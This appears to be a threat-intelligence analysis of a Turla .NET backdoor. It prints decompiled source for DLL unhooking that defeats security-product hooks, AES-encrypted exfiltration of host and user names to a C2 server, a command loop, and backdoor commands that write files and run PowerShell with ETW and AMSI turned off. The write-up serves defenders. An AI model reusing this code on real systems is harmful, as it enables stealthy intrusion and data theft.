
Figure 15 - Unique identifier stored in strEncodedID variable

The following DLLs are mapped to memory: ntdll.dll, KernelBase.dll, and kernel32.dll. The purpose of this operation is to bypass hooks that might have been installed, by mapping “fresh” (not hooked) DLLs to replace the .text hooked sections with the clean ones . To accomplish that, the memory protections of .text sections of the loaded DLLs need to be changed to 0x40 (PAGE_EXECUTE_READWRITE) using VirtualProtect (Figure 16).




```
foreach (ProcessModule module in Process.GetCurrentProcess().Modules)
{
    if (module.ModuleName.StartsWith("ntdll.dll", StringComparison.OrdinalIgnoreCase))
    {
        if (IntPtr.Size == 8)
        {
            IntPtr p = m000024(p0, "c:\\windows\\system32\\ntdll.dll");
            m00000a(p, p0, module.BaseAddress);
        }
        else
        {
            IntPtr p2 = m000024(p0, "c:\\windows\\SysWOW64\\ntdll.dll");
            m00004a(p2, p0, module.BaseAddress);
        }
    }
    else if (module.ModuleName.StartsWith("KernelBase.dll", StringComparison.OrdinalIgnoreCase))
    {
        if (IntPtr.Size == 8)
        {
            IntPtr p3 = m000024(p0, "c:\\windows\\system32\\KernelBase.dll");
            m00000a(p3, p0, module.BaseAddress);
        }
        else
        {
            IntPtr p4 = m000024(p0, "c:\\windows\\SysWOW64\\KernelBase.dll");
            m00004a(p4, p0, module.BaseAddress);
        }
    }
    else if (module.ModuleName.StartsWith("kernel32.dll", StringComparison.OrdinalIgnoreCase))
    {
        if (IntPtr.Size == 8)
        {
            IntPtr p5 = m000024(p0, "c:\\windows\\system32\\kernel32.dll");
            m00000a(p5, p0, module.BaseAddress);
        }
        else
        {
            IntPtr p6 = m000024(p0, "c:\\windows\\SysWOW64\\kernel32.dll");
            m00004a(p6, p0, module.BaseAddress);
        }
    }
```

Figure 16 - DLLs that will be mapped



```
static IntPtr m000024(c000002 p0, string p1)
{
    IntPtr intPtr = new IntPtr(-1);
    IntPtr intPtr2 = CreateFile(p1, 2147483648u, 1u, IntPtr.Zero, 3u, 0u, IntPtr.Zero);
    if (intPtr2 == intPtr)
    {
        return IntPtr.Zero;
    }
    IntPtr intPtr3 = CreateFileMapping(intPtr2, IntPtr.Zero, 16777218u, 0u, 0u, (string)null);
    if (intPtr3 == IntPtr.Zero)
    {
        return IntPtr.Zero;
    }
    return MapViewOfFile(intPtr3, 4u, 0u, 0u, 0u);
}
```


Figure 17 - Windows APIs used for mapping



```
while (*(int*)((byte*)ptr + 8) < struct0a.f00004a.f00000e && !struct0b.Section.StartsWith(".text"))
{
    *(int*)((byte*)ptr + 12) = Marshal.SizeOf(struct0b.GetType());
    ptr2 += *(int*)((byte*)ptr + 12);
    struct0b = (c000002.struct0b)Marshal.PtrToStructure(ptr2, typeof(c000002.struct0b));
    (*(int*)((byte*)ptr + 8))++;
}
if (VirtualProtect(p2, (UIntPtr)struct0b.f000020, 64u, out *(uint*)((byte*)ptr + 4)))
{
    try
    {
        byte[] array = new byte[struct0b.f000020];
        Marshal.Copy(p0, array, 0, (int)struct0b.f000020);
        Marshal.Copy(array, 0, p2, (int)struct0b.f000020);
    }
    catch (Exception)
    {
        return;
    }
    if (VirtualProtect(p2, (UIntPtr)struct0b.f000020, 128u, out *(uint*)((byte*)ptr + 4)))
    {
        UnmapViewOfFile(p0);
    }
}
```

Figure 18 - Memory protection changed using VirtualProtect


The MAC address concatenated with the first parameter described before is set to be an AES-128 key that will be used in upcoming C2 communication activities (Figure 19).



```
public c00000d(string p0)
{
    byte[] bytes = Encoding.UTF8.GetBytes(p0);
    byte[] array = new byte[16];
    if (bytes.Length > array.Length)
    {
        Buffer.BlockCopy(bytes, 0, array, 0, array.Length);
    }
    else
    {
        bytes.CopyTo(array, 0);
    }
    f000079 = new RijndaelManaged
    {
        Key = array,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    f00007a = f000079.CreateDecryptor();
    f00007b = f000079.CreateEncryptor();
}
```


Figure 19 - AES algorithm initialization

The hostname and username are retrieved and encrypted using the AES algorithm. The result is Base64-encoded and exfiltrated to the C2 server using a POST request (see Figure 20 and Figure 21).



```
try
{
    string requestUriString = c40.f000081 + "file/" + c40.strEncodedID + ".jsp";
    string p = Environment.MachineName + "@" + Environment.UserName;
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
    httpWebRequest.ServicePoint.ConnectionLimit = int.MaxValue;
    httpWebRequest.Method = c40.f000167;
    httpWebRequest.ContentType = c40.f000168;
    httpWebRequest.Timeout = 30000;
    httpWebRequest.UserAgent = c40.f000169;
    p = c000018.m000029(c40.f000001, p);
    StreamWriter streamWriter = new StreamWriter(httpWebRequest.GetRequestStream());
    try
    {
        streamWriter.Write(p);
        streamWriter.Close();
    }
```


Figure 20 - Create a POST request to the C2 server



```
static string m000029(c00000d p0, string p1)
{
    byte[] bytes = Encoding.UTF8.GetBytes(p1);
    byte[] array = p0.f00007b.TransformFinalBlock(bytes, 0, bytes.Length);
    return Convert.ToBase64String(array, 0, array.Length);
}
```

Figure 21 - AES encryption and Base64 encoding


The process reads the server's response by calling the GetResponse method. It expects 38 bytes in the response (Figure 22).



```
HttpWebResponse obj = (HttpWebResponse)httpWebRequest.GetResponse();
string text = new StreamReader(obj.GetResponseStream(), Encoding.UTF8).ReadToEnd();
if (obj.StatusCode != HttpStatusCode.OK || string.IsNullOrEmpty(text) || text.Length != 38)
{
    ((byte*)ptr)[20] = 0;
}
obj.Close();
```

Figure 22 - Server's response is read and verified


If any exception occurs, the binary Base64-encodes the hostname concatenated with the username, and downloads a resource from the C2 server based on the “search=” parameter, as shown below.



```
catch (Exception)
{
    try
    {
        WebClient webClient = new WebClient();
        try
        {
            string text2 = HttpUtility.UrlEncode(Convert.ToBase64String(Encoding.UTF8.GetBytes(Environment.MachineName + "_" + Environment.UserName)), Encoding.UTF8);
            char c41 = Guid.NewGuid().ToString("N").ToCharArray()[0];
            char c42 = Guid.NewGuid().ToString("N")[1];
            char[] array = text2.ToUpper().ToCharArray();
            char[] array2 = new char[array.Length + 2];
            array2[0] = c41;
            if (c41 > 'A' && c41 < 'Z')
            {
                array2[1] = c42;
                array2[2] = array[0];
            }
            else
            {
                array2[1] = array[0];
                array2[2] = c42;
            }
            *(int*)((byte*)ptr + 4) = 1;
            while (*(int*)((byte*)ptr + 4) < array.Length)
            {
                array2[*(int*)((byte*)ptr + 4) + 2] = array[*(int*)((byte*)ptr + 4)];
                (*(int*)((byte*)ptr + 4))++;
            }
            text2 = new string(array2);
            string address = c40.f000083 + "search=" + text2;
            webClient.DownloadData(address);
        }
```

Figure 23 - Download a resource if any exception occurs


The value “strEncodedID” is encrypted using the AES algorithm and Base64-encoded. The encrypted data is sent to the C2 server (Figure 24).



```
while (true)
{
    try
    {
        c000015 CS$<>8__locals0 = new c000015
        {
            f00004a = c40
        };
        string requestUriString2 = c40.f000081 + "help/" + c40.strEncodedID + ".jsp";
        CS$<>8__locals0.f000083 = c40.f000081 + "article/" + c40.strEncodedID + ".jsp";
        string requestUriString3 = c40.f000081 + "about/" + c40.strEncodedID + ".jsp";
        CS$<>8__locals0.f000082 = "";
        HttpWebRequest httpWebRequest2 = (HttpWebRequest)WebRequest.Create(requestUriString2);
        httpWebRequest2.ServicePoint.ConnectionLimit = int.MaxValue;
        httpWebRequest2.Method = c40.f000167;
        httpWebRequest2.ContentType = c40.f000168;
        httpWebRequest2.UserAgent = c40.f000169;
        httpWebRequest2.KeepAlive = false;
        httpWebRequest2.AllowAutoRedirect = true;
        httpWebRequest2.Timeout = c40.f00001e;
        StreamWriter streamWriter2 = new StreamWriter(httpWebRequest2.GetRequestStream());
        try
        {
            string value = c000018.m000029(c40.f000001, c40.strEncodedID);
            streamWriter2.Write(value);
            streamWriter2.Close();
        }
```

Figure 24 - Exfiltration of the unique strEncodedID identifier

The server’s response is decrypted and Base64-decoded. The structure of the result is “value1|value2|…”, where the first value is the command to be executed and the remaining values represent the required parameters.



```
HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest2.GetResponse();
StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream(), Encoding.UTF8);
CS$<>8__locals0.f000082 = streamReader.ReadToEnd();
httpWebResponse.Close();
if (httpWebResponse.StatusCode == HttpStatusCode.NoContent && string.IsNullOrEmpty(CS$<>8__locals0.f000082))
{
    continue;
}
if (httpWebResponse.StatusCode != HttpStatusCode.OK || string.IsNullOrEmpty(CS$<>8__locals0.f000082))
{
    break;
}
c00000d f = c40.f000001;
string f2 = CS$<>8__locals0.f000082;
CS$<>8__locals0.f000082 = c000018.m000053(f2, f);
CS$<>8__locals0.f000081 = CS$<>8__locals0.f000082.Split('|');
if (CS$<>8__locals0.f000081.Length < 2)
{
    break;
}
```


Figure 25 - Server’s response contains the command to be executed

Turla’s process of encrypting communication between the victim and C2 is a sophisticated attempt to avoid detection by automated cybersecurity solutions and SecOps teams. This method of hiding communications and the exchange between victim and C2 makes the attack very difficult to discover and analyze, even by defenders employing networking tools.

Custom Backdoor Commands

“uf” command

This command is used to create a new file and populates it with content received from the C2 server. The first parameter is the file path and the second parameter represents the file’s content that is Base64-decoded before being written (Figure 26).




```
case "uf":
{
    string text4 = CS$<>8__locals0.f000081[1];
    text4 = text4.Replace("[USERNAME]", Environment.UserName);
    string text5 = "";
    try
    {
        string s = CS$<>8__locals0.f000081[2];
        File.WriteAllBytes(text4, Convert.FromBase64String(s));
        text5 = "uf|Successfully written file: \"" + text4 + "\"";
    }
    catch (Exception ex7)
    {
        text5 = "uf|Write file \"" + text4 + "\" error:" + ex7.Message;
    }
    HttpWebRequest httpWebRequest5 = (HttpWebRequest)WebRequest.Create(requestUriString3);
    httpWebRequest5.ServicePoint.ConnectionLimit = int.MaxValue;
    httpWebRequest5.Method = c40.f000167;
    httpWebRequest5.UserAgent = c40.f000169;
    httpWebRequest5.ContentType = c40.f000168;
    httpWebRequest5.KeepAlive = false;
    httpWebRequest5.Timeout = c40.f00001e;
    StreamWriter streamWriter5 = new StreamWriter(httpWebRequest5.GetRequestStream());
    try
    {
        string value4 = c000018.m000029(c40.f000001, text5);
        streamWriter5.Write(value4);
        streamWriter5.Close();
    }
    finally
    {
        if (*(int*)ptr < 0)
        {
            ((IDisposable)streamWriter5)?.Dispose();
        }
    }
    _ = (HttpWebResponse)httpWebRequest5.GetResponse();
    break;
}
```

Figure 26 - A new file is created and written on it

“op” command

The command has three subcommands: “rct”, “st” and “rt”. It’s used to modify the reconnect timeout, sleep time, and receive timeout, respectively.




```
case "op":
{
    string p2 = "";
    if (CS$<>8__locals0.f000081.Length < 2)
    {
        break;
    }
    switch (CS$<>8__locals0.f000081[1])
    {
    case "rct":
        if (CS$<>8__locals0.f000081.Length > 2 && !string.IsNullOrEmpty(CS$<>8__locals0.f000081[2]))
        {
            try
            {
                *(int*)((byte*)ptr + 16) = int.Parse(CS$<>8__locals0.f000081[2]);
                c40.f000091 = *(int*)((byte*)ptr + 16) * 1000;
            }
            catch (Exception ex6)
            {
                p2 = "op|" + ex6.Message;
            }
        }
        p2 = $"op|ReconnectTime={c40.f000091 / 1000}s";
        break;
```

Figure 27 - Reconnect timeout is changed

"cps" command

The process closes a PowerShell Runspace using the Runspace.Close function:




```
case "cps":
{
    string key = CS$<>8__locals0.f000081[1];
    IDisposable disposable = c000018.m000047(c40.f00007e);
    try
    {
        if (c40.f00008c.ContainsKey(key))
        {
            c000018.m000006(c40.f00008c[key]);
            c40.f00008c.Remove(key);
        }
    }
```

Figure 28 - Close a PowerShell Runspace

"ps" command


The command can be used to run PowerShell scripts. The process disables ETW and turns off AMSI during the malicious activity.



```
case "ps":
    CS$<>8__locals0.f000084 = CS$<>8__locals0.f000081[1];
    if (CS$<>8__locals0.f000081.Length == 2)
    {
        string text3 = "Initializing powershell environment...\r\n";
        try
        {
            c000013 c43 = new c000013();
            text3 += c000018.m000040(c43);
            IDisposable disposable = c000018.m000047(c40.f00007e);
            try
            {
                c40.f00008c[CS$<>8__locals0.f000084] = c43;
            }
            finally
            {
                if (*(int*)ptr < 0)
                {
                    disposable?.Dispose();
                }
            }
        }
        catch (Exception ex3)
        {
            text3 += ex3.Message;
        }
        HttpWebRequest httpWebRequest3 = (HttpWebRequest)WebRequest.Create(CS$<>8__locals0.f000083);
        httpWebRequest3.ServicePoint.ConnectionLimit = int.MaxValue;
        httpWebRequest3.Method = c40.f000167;
        httpWebRequest3.UserAgent = c40.f000169;
        httpWebRequest3.ContentType = c40.f000168;
        httpWebRequest3.KeepAlive = false;
        httpWebRequest3.Timeout = c40.f00001e;
        StreamWriter streamWriter3 = new StreamWriter(httpWebRequest3.GetRequestStream());
        try
        {
            string value2 = c000018.m000029(c40.f000001, "psr|" + CS$<>8__locals0.f000084 + "|" + text3);
            streamWriter3.Write(value2);
            streamWriter3.Close();
        }
```

Figure 29 - Command's result is sent to the C2 server

